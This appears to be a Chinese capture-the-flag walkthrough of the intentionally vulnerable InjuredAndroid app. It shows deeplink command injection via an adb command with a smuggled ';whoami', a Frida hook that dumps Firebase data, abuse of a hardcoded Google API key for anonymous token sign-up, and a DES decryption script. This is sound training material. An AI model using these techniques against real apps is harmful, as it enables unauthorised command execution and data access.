
接收intent,将参数binary和param拼接传入runtime.exec(),实现命令执行。前面filesdir和files拼接的是命令的二进制文件路径。执行命令本质上就是执行bin目录的二进制可执行文件。
这里没有对输入exec的值进行任何处理。可以通过拼接执行任意命令。
通过;、&、|等拼接命令
查看AndroidManifest.xml,这个activity要通过deeplink调用

adb shell am start -a android.intent.action.VIEW -d "flag13://rce?binary=ls¶m=;whoami"

要拿到flag要用到combined参数
因为
1
2
3
| if (queryParameter3 != null) {
this.x.b(new b(queryParameter3));
}
|
实例化了b方法,也就是读取flag并校验的方法。
可以hookcom.google.firebase.database.a读取数据
1
2
3
4
5
6
7
8
9
10
| Java.perform(function () {
// 锁定 Firebase 的 DataSnapshot 类
var DataSnapshot = Java.use("com.google.firebase.database.a"); // 根据混淆可能需要调整路径
DataSnapshot.c.implementation = function () { // 对应代码中的 aVar.c()
var result = this.c();
console.log("[*] Firebase Data Retreived: " + result);
return result;
};
});
|
deeplink带combined参数触发b方法
adb shell am start -a android.intent.action.VIEW -d "flag13://rce?combined=xxx"

Treasure_Planet


这时发现其实res/values/strings.xml硬编码了认证的google_api_key

拿apikey post请求匿名登录拿到idtoken
1
| https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=AIzaSyCUImEIOSvqAswLqFak75xhskkB6illd7A
|
[https://injuredandroid.firebaseio.com/rce.json?auth=](https://injuredandroid.firebaseio.com/rce.json?auth=)xxx

FLAG FIFTEEN - FLUTTER ASSEMBLY
b3nac.injuredandroid.AssemblyActivity
submitflag调用b方法

输入框,老一套

或者直接[https://injuredandroid.firebaseio.com/assembly.json?auth=](https://injuredandroid.firebaseio.com/assembly.json?auth=)xxx


看到有加载本地库
1
2
3
4
| static {
System.loadLibrary("native-lib");
}
|
FLAG SIXTEEN - CSP BYPASS
AndroidManifest.xml

deeplink触发
b3nac.injuredandroid.CSPBypassActivity

m方法

a、b加密是一样的都是des只是密钥不同
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
| from Crypto.Cipher import DES
import base64
def decrypt_des(ciphertext_base64, key_bytes):
# DES 密钥必须是 8 字节,Java 的 DESKeySpec 会截断或处理
key = key_bytes[:8]
cipher = DES.new(key, DES.MODE_ECB)
# Base64 解码
encrypted_data = base64.b64decode(ciphertext_base64)
# 执行解密
decrypted_data = cipher.decrypt(encrypted_data)
# 移除 PKCS5/7 填充 (DES 块大小为 8)
padding_len = decrypted_data[-1]
return decrypted_data[:-padding_len].decode('utf-8')
# 1. 准备密钥 (来自 h.java)
key_b_raw = base64.b64decode("Q2FwdHVyM1RoMXM=") # 用于 k.a
key_a_raw = base64.b64decode("e0NhcHR1cjNUaDFzVG9vfQ==") # 用于 k.b
# 2. 待解密的密文
target_cipher = "kOC6ZrdMXEnfIKWihcBNLTWIhDiINUfSQyYrFsTpEBGZy1KmfPMTwtba8CXa/WVAVoJ1ACvJMd8f/MF97/7UaeNCQvC9OD4lZ/vQN6LmpBU="
try:
# 第一层解密:对应 k.b(str)
first_step = decrypt_des(target_cipher, key_a_raw)
print(f"第一层解密结果: {first_step}")
# 第二层解密:对应 k.a(first_step)
# 注意:第一层出来的结果也是 Base64 格式
final_flag = decrypt_des(first_step, key_b_raw)
print(f"最终 Flag/URL: {final_flag}")
except Exception as e:
print(f"解密失败,请检查填充或密钥: {e}")
####第一层解密结果: +D8wTKFawdpzDeaQweqRF9JrNCJIBc9xR+mQXdIwIj+jYtTA3uVc+g8K68YFw7QMFCc8sbDwXL8=
###最终 Flag/URL: https://b3nac.com/contentsecuritypolicyflag.html
|
解密出来的是https,存在csp

但是l方法会拼接host和path,http强制拼接为https
环境应该有问题,复现不了
https://github.com/B3nac/InjuredAndroid/blob/master/InjuredAndroid-FlagWalkthroughs.md
